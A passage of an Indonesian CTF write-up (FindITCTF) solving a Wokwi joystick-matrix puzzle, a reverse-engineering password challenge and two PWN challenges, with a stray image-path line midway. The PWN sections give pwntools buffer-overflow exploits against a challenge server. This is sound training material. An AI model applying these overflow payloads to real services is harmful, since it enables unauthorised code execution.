77 6f 6b 77 69 2d 6d 61 78 37 32 31 39 2d 6d 61 74 72 69 78 22 2c 0d 0a 2f 2f 20 20 20 22 69 64 22 3a 20 22 6d 61 74 72 69 78 31 22 2c 0d 0a 2f 2f 20 20 20
22 74 6f 70 22 3a 20 2d 33 2e 36 34 2c 0d 0a 2f 2f 20 20 20 22 6c 65 66 74 22 3a 20 31 31 32 2e 34 31 2c 0d 0a 2f 2f 20 20 20 22 72 6f 74 61 74 65 22 3a 20
31 38 30 2c 0d 0a 2f 2f 20 20 20 22 61 74 74 72 73 22 3a 20 7b 20 22 63 68 61 69 6e 22 3a 20 22 32 22 20 7d 0d 0a 2f 2f 20 7d
```

Lakukan decode nilai hexa tersebut dan didapatkan source code dari kode program untuk microcontroller. Melakukan pencarian di internet, kami menemukan project https://wokwi.com/projects/296234816685212169 yang kodenya hampir sama beserta juga diagram.json nya. Berdasarkan diagram.json dari soal, terdapat tambahan attribute rotate jadi kita tambah juga pada project tersebut.

```
{
  "version": 1,
  "author": "Uri Shaked",
  "editor": "wokwi",
  "parts": [
    { "type": "wokwi-arduino-uno", "id": "uno", "top": 120, "left": 20, "attrs": {} },
    {
      "type": "wokwi-analog-joystick",
      "id": "joystick1",
      "top": -9.72,
      "left": 264.35,
      "attrs": {}
    },
    {
      "type": "wokwi-max7219-matrix",
      "id": "matrix1",
      "top": 9.03,
      "left": 52.86,
      "rotate": 180,
      "attrs": { "chain": "2" }
    }
  ],
  "connections": [
    [ "joystick1:HORZ", "uno:A1", "green", [ "v0", "*", "v12" ] ],
    [ "joystick1:VERT", "uno:A0", "purple", [ "v0", "*", "v16" ] ],
    [ "joystick1:SEL", "uno:2", "blue", [ "v0", "*", "v-12" ] ],
    [ "joystick1:GND", "uno:GND.3", "black", [ "v0", "*", "v20" ] ],
    [ "joystick1:VCC", "uno:5V", "red", [ "v0", "*", "v24" ] ],
    [ "matrix1:CS", "uno:10", "blue", [ "h8", "*", "v-24" ] ],
    [ "matrix1:DIN", "uno:11", "green", [ "h12", "*", "v-20" ] ],
    [ "matrix1:CLK", "uno:13", "orange", [ "h4", "*", "v-28" ] ],
    [ "matrix1:GND", "uno:GND.1", "black", [ "h16", "*", "v-12" ] ],
    [ "joystick1:VCC", "matrix1:V+", "red", [ "v7.04", "h-38.02", "v-84.67" ] ]
  ]
}
```





Dari percobaan menggerakkan joystick, didapatkan bahwa arahnya berlawanan. Jadi kiri ke kanan, atas ke bawah , dst. Jadi selanjutnya kami coba implementasikan pada python untuk prosesnya dan ternyata ketika kami coba untuk meneruskan setiap koordinat yang ada untuk karakter yang berurutan kami tidak mendapatkan hasil. Hingga memiliki ide untuk melebarkan nilai matrix dan menggambar di tengah dan akhirnya dapat flag. Berikut script yang kami gunakan

```
def write(coor, inp):
	if(inp == "u"):
		if(coor[1] == row - 1):
			return coor
		else:
			return [coor[0],coor[1]+1]
	elif(inp == "d"):
		if(coor[1] == 0):
			return coor
		else:
			return [coor[0],coor[1]-1]
	elif(inp == "l"):
		if(coor[0] == col - 1):
			return coor
		else:
			return [coor[0] + 1,coor[1]]
	elif(inp == "r"):
		if(coor[0] == 0):
			return coor
		else:
			return [coor[0] - 1,coor[1]]

def draw(matrix):
	result = ""
	for i in matrix:
		for j in i:
			if(j == 0):
				result += "_"
			else:
				result += "*"
		result += "\n"
	print(result)

def rotate(matrix):
	new_mat = []
	for i in matrix:
		new_mat.append(i[::-1])
	return new_mat[::-1]


f = open("tmp.txt","r").read().split("\n")

row = 32
col = 32
```


```
for i in f:
        coor = [16,16]
        matrix = []
        for z in range(row):
                matrix.append([0 for _ in range(col)])
        tmp = i
        # print("Start : ",coor)
        for j in tmp:
                coor = write(coor, j)
                matrix[coor[1]][coor[0]] = 1
        matrix = rotate(matrix)
        print(f"==================== [{i}]")
        draw(matrix)
        # print("End : ",coor)
```

```
==================== [rrrrruuuuuuuddddlllluuuu]
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________*___*___________
_______________*___*___________
_______________*___*___________
_______________*___*___________
_______________*****___________
___________________*___________
___________________*___________
_______________*****___________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
_______________________________
```

Flag : FindITCTF{etch_the_joysketch_in_the_matrix_zwquomf}

Top-Level Security

Diberikan file PE 32 bit, terdapat banyak fake flag



```
{
  v3 = std::operator<<<std::char_traits<char>>(&std::cout, "You are not allowed to debug this program!");
  std::ostream::operator<<(v3, &std::endl<char,std::char_traits<char>>);
}
else if ( GetTickCount() > 0x270F )
{
  std::allocator<char>::allocator(&v29);
  std::string::basic_string(v17, "*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[ [OL MSHNf", &v29);
  std::allocator<char>::~allocator(&v29, v36, p_argc);
  v5 = std::operator<<<std::char_traits<char>>(&std::cout, "Welcome to the Top-Level Security program!");
  std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
  std::operator<<<std::char_traits<char>>(&std::cout, "Enter the password: ");
  std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v23);
  if ( (unsigned __int8)std::operator==<char>(v23, v17) )
  {
    v6 = std::operator<<<std::char_traits<char>>(&std::cout, "Correct password!");
    std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
    v7 = std::operator<<<std::char_traits<char>>(&std::cout, "FindITCTF{T0P_L3v3L_S3cUr1Ty_1s_3a5y}");
  }
  else
  {
    v8 = std::operator<<<std::char_traits<char>>(&std::cout, "Probable password!");
    std::ostream::operator<<(v8, &std::endl<char,std::char_traits<char>>);
    v39 = &v18[3 * (rand() % 5)];
    v7 = std::operator<<<char>(&std::cout);
  }
  std::ostream::operator<<(v7, &std::endl<char,std::char_traits<char>>);
  std::allocator<char>::allocator(&v30);
  std::string::basic_string(v12, "FindITCTF{T0_Th3_4n5w3r_0f_L1f3_15_42}", &v30);
  std::allocator<char>::~allocator(&v30, p_argc, v38);
  std::allocator<char>::allocator(&v31);
  std::string::basic_string(&v13, "FindITCTF{CyB3RS3CuR1Ty_1s_3a5y}", &v31);
  std::allocator<char>::~allocator(&v31, v35, v36);
  std::allocator<char>::allocator(&v32);
  std::string::basic_string(&v14, "FindITCTF{T0P_N0tCh_S3CuR1Ty_i5_N0ThIn6}", &v32);
  std::allocator<char>::~allocator(&v32, v35, v36);
000009A2 _main:60 (4015A2)
```

Jadi intinya diminta input , jika benar menghasilkan flag. Dimana flagnya adalah FindITCTF{T0P_L3v3L_S3cUr1Ty_1s_3a5y} . Namun ketika kami submit salah dan sewaktu kami cek kode program yang ada harusnya hanya itu saja alurnya. Dari program ada yang mencurigakan yakni password yang kita input

```
else if ( GetTickCount() > 0x270F )
{
  std::allocator<char>::allocator(&v29);
  std::string::basic_string(v17, "*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[ [OL MSHNf", &v29);
  std::allocator<char>::~allocator(&v29, v36, p_argc);
  v5 = std::operator<<<std::char_traits<char>>(&std::cout, "Welcome to the Top-Level Security program!");
  std::ostream::operator<<(v5, &std::endl<char,std::char_traits<char>>);
  std::operator<<<std::char_traits<char>>(&std::cout, "Enter the password: ");
  std::getline<char,std::char_traits<char>,std::allocator<char>>(&std::cin, v23);
  if ( (unsigned __int8)std::operator==<char>(v23, v17) )
  {
    v6 = std::operator<<<std::char_traits<char>>(&std::cout, "Correct password!");
    std::ostream::operator<<(v6, &std::endl<char,std::char_traits<char>>);
    v7 = std::operator<<<std::char_traits<char>>(&std::cout, "FindITCTF{T0P_L3v3L_S3cUr1Ty_1s_3a5y}");
  }
  else
```

Disini kami coba lakukan sedikit guessing yaitu mencoba melakukan decrypt terhadap string gibberish tersebut. Berikut script yang kami gunakan

```
a = b"*OHUNL [OL l;u7l Z[YPUN [V l3u>l Z[YPUN [V NL[ [OL MSHNf"

# for j in range(0xff):
#         flag = ""
#         for i in c:
#                 tmp = i - j
#                 if(i == 32):
#                         flag += " "
#                 else:
#                         flag += chr(tmp&0xff)
#         print(j,flag.encode())

flag = ""
for i in a:
```

```
        tmp = i - 0xe7
        if(i == 32):
                flag += chr(i)
        else:
                flag += chr(tmp&0xff)
print(flag)
```

```
➜  top_level python3 solver.py
Change the  TP  string to  LW  string to get the flag
```

Oke jadi kita disuruh mengubah TP menjadi LW

Flag : FindITCTF{L0W_L3v3L_S3cUr1Ty_1s_3a5y}

PWN

Debugging Spiders

Diberikan file elf 32 bit

```
1  int __cdecl main(int argc, const char **argv, const char **envp)
2  {
3    char s[64]; // [esp+0h] [ebp-48h] BYREF
4    void (*v5)(void); // [esp+40h] [ebp-8h]
5
6    v5 = 0;
7    gets(s);
8    if ( v5 )
9    {
10     printf("calling function pointer, jumping to 0x%08x\n", v5);
11     v5();
12   }
13   return 0;
14 }
```

Jadi disini dilakukan pemanggilan terhadap value dari v5, karena gets vulnerable terhadap buffer overflow maka kita lakukan overflow untuk nilai v5 dengan nilai dari address yang mau kita panggil yakni address dari fungsi secret_spider

```
from pwn import *

# r = remote("34.124.192.13",27302)
r = remote("34.124.192.13",32003)

payload = b"A"*(0x48-8)
payload += p32(0x080491A6)
r.sendline(payload)
r.interactive()
```

Flag : FindITCTF{Ju57_7h3_W4y_1t_iz}

Everything Machine

Diberikan file elf 64 bit

```c
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+1Ch] [rbp-4h]

  setbuf(stdout, 0LL);
  puts("Step forward for synchronization");
  puts("Please enter an item name to be printed");
  v4 = login("Please enter an item name to be printed");
  printf("Your credits: 0x%08x\n", (unsigned int)v4);
  if ( v4 > 12336 )
  {
    system("/bin/sh ./flag.txt");
  }
  else
  {
    puts("Insufficient credits (needs 3030). You do not have access to that item.");
    puts("Please exit the platform.");
  }
  return 0;
}
```

```c
__int64 login()
{
  char s1[28]; // [rsp+0h] [rbp-20h] BYREF
  unsigned int v2; // [rsp+1Ch] [rbp-4h]

  v2 = 16;
  printf("Item: ");
  gets(s1);
  if ( !strcmp(s1, "flag") )
  {
    return 21;
  }
  else if ( !strcmp(s1, "trials") )
  {
    return 32;
  }
  return v2;
}
```

Jadi intinya melakukan overwrite terhadap nilai v4 (return fungsi login). Karena return maksimal adalah 32 tapi kita bisa overflow value dari v2 , jadi tinggal lakukan overflow terhadap v2 dengan nilai > 12336 dan dapat flag

```
from pwn import *

r = remote("34.124.192.13",60640)
r.recvuntil(b"Item: ")
payload = b"A"*(0x20-4)
payload += b"AAAA"
r.sendline(payload)
r.interactive()
```

Flag : FindITCTF{D1v1s10n$_1z_th3_b3st_4LBUM}